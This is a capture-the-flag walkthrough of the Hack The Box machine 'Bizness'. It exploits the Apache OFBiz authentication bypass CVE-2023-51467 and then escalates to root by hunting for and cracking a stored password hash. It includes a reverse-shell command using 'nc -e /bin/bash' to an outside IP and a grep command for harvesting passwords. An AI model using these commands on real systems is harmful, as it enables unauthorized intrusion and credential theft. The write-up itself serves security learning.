Bizness walkthrough

Index


List of pictures

Disclaimer

I do these boxes to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthroughs are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:




Picture 1 - nMap scan results

Ports open are 22, 80, 443 and 41541. So, the machine has SSH enabled and possible application running on port 80 and/or 443. NMap has detected Linux as operative system, but any other specific information.

Initial foothold

One thing to do is trying to enumerate application directories. This goal was achieved using ***dirsearch*** tool. So, I launched the following command:

$$dirsearch\ -u\ https://bizness.htb$$




Picture 2 - dirsearch scan results

Results showed up some directories, so I tried to access to them, but they required to be logged via OFBiz. I tried to use default credential as $admin/ofbiz$, but didn't work. I still searched something useful on the Internet and I found the **CVE-2023-51467**. This vulnerability involves an authentication bypass associated with the deprecated XML-RPC interface in OFBiz. More precisely, the system checked for a ***requirePasswordChange*** parameter and would incorrectly return ***requirePasswordChange*** even when provided with empty or invalid credentials. This flaw enabled the subsequent authentication check to be circumvented. By requesting the ***/webtools/controls/xmlrpc;/*** with the authentication parameters and the parameter ***requirePasswordChange=Y***, the application will return the xmlrpc namespace (200 OK) page circumventing the authentication mechanism.

User flag


Since I found a very interesting CVE, I searched an exploit for it. So, I found this one: https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass. I launched this exploit using the following command:

$$python\ authbypass.py\ --url\ https://bizness.htb\ --cmd\ 'nc\ -e\ /bin/bash\ 10.10.14.12\ 8089'$$




Picture 3 - Exploit bypass authentication

Of course, I needed an open listener on port 8089. After launched this command, I had had a shell:



Picture 4 - Shell as not privileged user

This shell was obtained with user ***ofbiz***. Luckily, this user is the correct one to retrieve the user flag. It was in its home directory:




Picture 5 - User flag

Privilege escalation

It was the moment to escalate my privileges to root. It was a very challenging and exhausting task for me. I tried to use ***linpeas.sh*** script, but I had nothing of useful. I tried to check configuration files I found on the machine, cronjobs, operative system, possible known CVEs or processes that use root privilege. Nothing was useful. Only thing I could do at that time was inspect all files on file system. After a long an exhausting search, I found the file $/opt/ofbiz/framework/resources/templates/AdminUserLoginData.xml$. In this file I found the string $currentPassword =$ "$\{SHA\}47ca69ebb4bdc9ae0adec130880165d2cc05db1a$". I was very happy; I was pretty sure finally I found something useful. I tried to crack it using ***JohnTheRipper*** tool, but nothing. It was a failure. So, I restarted to inspect files after files, until I found another password in $/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c54do.dat$ file. I searched password in directories using the following command:

$$grep\ -arin\ -o\ -E\ '(\w+\W+){0,5}password(\W+\w+){0,5}'.$$

Picture 6 - Command to search useful information




Picture 7 - Password found

I tried to decrypt it with ***JohnTheRipper*** tool, but I failed. So, I develop a little Python script called ***decrypt.py*** to achieve this goal. Finally, I obtained a password!


Picture 8 - Password decrypted

So, I had only to try to use it as root password in SSH. And luckily, it worked:



Picture 9 - Shell as root user

The last thing to do was to retrieve the root flag from its home directory:



Picture 10 - Root flag